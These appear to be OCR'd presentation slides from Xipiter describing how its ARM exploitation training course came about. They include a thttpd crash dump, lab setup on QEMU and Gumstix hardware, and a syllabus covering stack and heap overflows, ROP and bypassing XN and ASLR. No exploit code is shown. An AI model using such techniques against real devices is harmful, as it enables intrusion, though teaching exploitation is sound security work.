r12/t4' '=00281f40' 'r13/t5' '=ffffffff' 'r14/t6' '=ffffffff' 'r15/t7' '=801f965c
r16/s0' '=807ee210' 'r17/s1' '=00000000' 'r18/s2' '=80300000' 'r19/s3' '=80300000
r20/s4' '=80549184' 'r21/s5' '=80555b00' 'r22/s6' '=11110016' 'r23/s7' '=11110017
r24/t8' '=0028e550' 'r25/t9' '=ffffffff' 'r26/k0' '=805548a8' 'r27/k1' '=00000000
r28/gp' '=80554808' 'r29/sp' '=80554880' 'r30/fp' '=80555f80' 'r31/ra' '=80022674

PC'   ':' '0x80022674'    'error' 'addr:' '0x80022650
cause:' '0x807ee210'    'status:'     '0x1000fc00

BCM' 'interrupt' 'enable:' 'fffffff7' 'status:' '00000000

entry' '800225f0'    'called' 'from' '801fd150
entry' '801fd054'    'called' 'from' '801faca4
entry' '801fac9c'    'called' 'from' '80138098
entry' '80138064'    'called' 'from' '80135964
entry' '801358f8'    'called' 'from' '80137cb8
entry' '80137c54'    'called' 'from' '801fbea8
entry' '801fbe98'    'called' 'from' '801fbb7c
entry' '801fbb58'    'called' 'from' '801fbed8
entry' '801fbec8'    'called' 'from' '80205ae4
entry' '80205ad4'    'called' 'from' '8001037c
entry' '80010358'  'Return' 'address' '(00000000)' 'invalid' 'or' 'not' 'found.'  'Tra

Task:' 'tHttpd
------------------------------------------------------
ID:'                '0x0026
Handle:'            '0x807ee210
Set' 'Priority:'      '29
Current' 'Priority:' '29
```

Crashes!!!
in the HTTP
server (thttpd)

Bug in built-in HTTP server.
Stack Overflow... MIPS exploitation


Now that we have crashes? What next?

Xipiter

Time to get good at Reverse Engineering ARM and Exploitation.

My machines are x86, where do we start with ARM?

The First Lab: QEMU



Using QEMU we got familiar with ARM:

- Got comfortable with GDB
- We got familiar with ARM architecture and idiosyncracies
- We developed our techniques and tools for writing Assembly Code and Shellcode on ARM
- We got familiar with how Interactive Disassembler (IDA) examined ARM binaries

We wrote vulnerable apps and developed our exploitation techniques

- Basic Stack Overflows
- Stack Overflows with Return-To-LibC
- Stack Overflows with “No Execute Stack” (XN)
- Advanced Stack Overflows with XN
- Heap Overflows
- Heap Overflows with “No eXecute (XN)” protection

But we wanted more…we wanted real hardware ARM!

Finding a hardware ARM Platform

- Almost every cellphone is ARM!
- Android phones are little ARM linux computers
- None of these systems are “Developer Friendly”
  - We can not easily run our many tools on them:
    - languages like Lua and Python
    - shells
    - GNU Utilities, compilers, etc.


Xipiter

Finding a “developer friendly” hardware ARM Platform

- There are many “open” ARM platforms:
  - Raspberry Pi
  - BeagleBoard
  - ARMini
  - CuBox, etc
- We tried many many systems, and ran into many many problems with building custom Linux distributions with adequate hardware support.


Finding a “developer friendly” hardware ARM Platform

- After a lot of trouble, we decided on GumStix platform, it met our needs the best (although slightly expensive :-)



Moving from emulation to "bare metal hardware" development

- Ported the exploits, shellcode, and payloads to our new hardware platform.
- Updated the Linux distribution image MANY times for "remote" access


"Tobi" Breakout Board
htc
T-Mobile
Gumstix "Water" COM
SanDisk
Extreme
30MB/s
16GB
SanDisk
iPod Nano
The hardware

The "Lackluster Hack Cluster"

Moving from emulation to “bare metal hardware” development

- We collected all of our exploitation tests and exploits into a single image we could use for reference.

The Lab Exercises

```
root@linaro-nano: ~ — ssh — 114×50
7:rim_arm sa7$ ssh root@10.0.0.106
root@10.0.0.106's password:
Welcome to Linaro 11.09 (development branch) (GNU/Linux 3.0.0-1004-linaro-omap armv7l)

 * Documentation:  https://wiki.linaro.org/
Last login: Sat Sep 10 02:02:09 2011
root@linaro-nano:~# cat /proc/cpuinfo
Processor       : ARMv7 Processor rev 3 (v7l)
processor       : 0
BogoMIPS        : 493.67

Features        : swp half thumb fastmult vfp edsp thumbee neon vfpv3 tls
CPU implementer : 0x41
CPU architecture: 7
CPU variant     : 0x1
CPU part        : 0xc08
CPU revision    : 3

Hardware        : Gumstix Overo
Revision        : 0000
Serial          : 0000000000000000
root@linaro-nano:~# uname -a
Linux linaro-nano 3.0.0-1004-linaro-omap #5~ppa~natty-Ubuntu SMP PREEMPT Mon Aug 22 08:44:20 UTC 2011 armv7l armv7
l armv7l GNU/Linux
root@linaro-nano:~# ls
labs
root@linaro-nano:~# ls -alt labs/
total 76
drwxr-xr-x  2 root root 4096 2012-02-27 21:02 basics_5
drwxr-xr-x  2 root root 4096 2012-02-27 21:02 basics_4
drwxr-xr-x  2 root root 4096 2012-02-27 21:02 basics_3
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 advanced_stack_xn
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 custom_rop_fullrootshell
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 multi_heap_lab
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 multi_heap_lab_xn
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 multi_heap_lab_xn_aslr
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 restore_harness
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 simple_heap_unlink
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 simple_heap_wmw
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 simple_stack
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 simple_stack_xn
drwxr-xr-x 19 root root 4096 2012-02-27 20:58 .
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 basics_1
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 basics_1b
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 basics_2
drwxr-xr-x  8 root root 4096 2012-02-27 20:58 bindshell
drwx------  4 root root 4096 2012-02-27 18:45 ..
```

Word got out...

- Contacted by:
  - Companies that needed training on ARM exploitation
  - Companies that needed ARM reverse engineering and software exploitation work
  - many others with products (vested interest) in understanding ARM exploitation

So we did a few contracts:

- Penetration testing of many “black box devices”:
  - Smart Power Meters, “Set top boxes”, new experimental devices, new “secret” mobile devices from cellphone manufacturers
- We privately have developed techniques for exploiting software running on ARM
- Wrote exploits for all the above (Android, Windows 7 Mobile, Linux, etc)
- Developed course material to get this information out.

Developing the Course:

- Prepared our techniques so that we could publicly release them:
    - Finding new ROP gadgets on our custom ARM Linux distribution and Android.
    - Developing “user friendly” software exploitation examples.
    - Developing “Rop Library” (with examples) which includes 35+ gadgets to build payloads with.
- “Filled in the Blanks” with additional information on IDA, GDB, linking and loading, shellcoding.

What's in our course:

- 3 to 5 Days
- 650 - 900 Slides in (15 lectures)
- 20 "Hands On" exploitation exercises on the ARM hardware
- 100 Page Lab Manual with Lab Exercise questions and detailed notes
- ARM Microprocessor Architecture Notes
- Many tools developed by us (C and Python libraries/ programs) to assist with reversing and exploitation.

Xipiter

What our course teaches for Linux and Android

- How to reverse engineer ARM binaries with IDA (IDA bugs)
- Debugging ARM binaries with GDB
- Exploiting Stack Overflows
- Defeating Stack Overflows with “No Execute Stack” (XN)
- Exploiting Advanced Stack Overflows with XN
- Exploiting Heap Overflows
- Heap Overflows with “No eXecute (XN)” protection
- Defeating ASLR

Xipiter

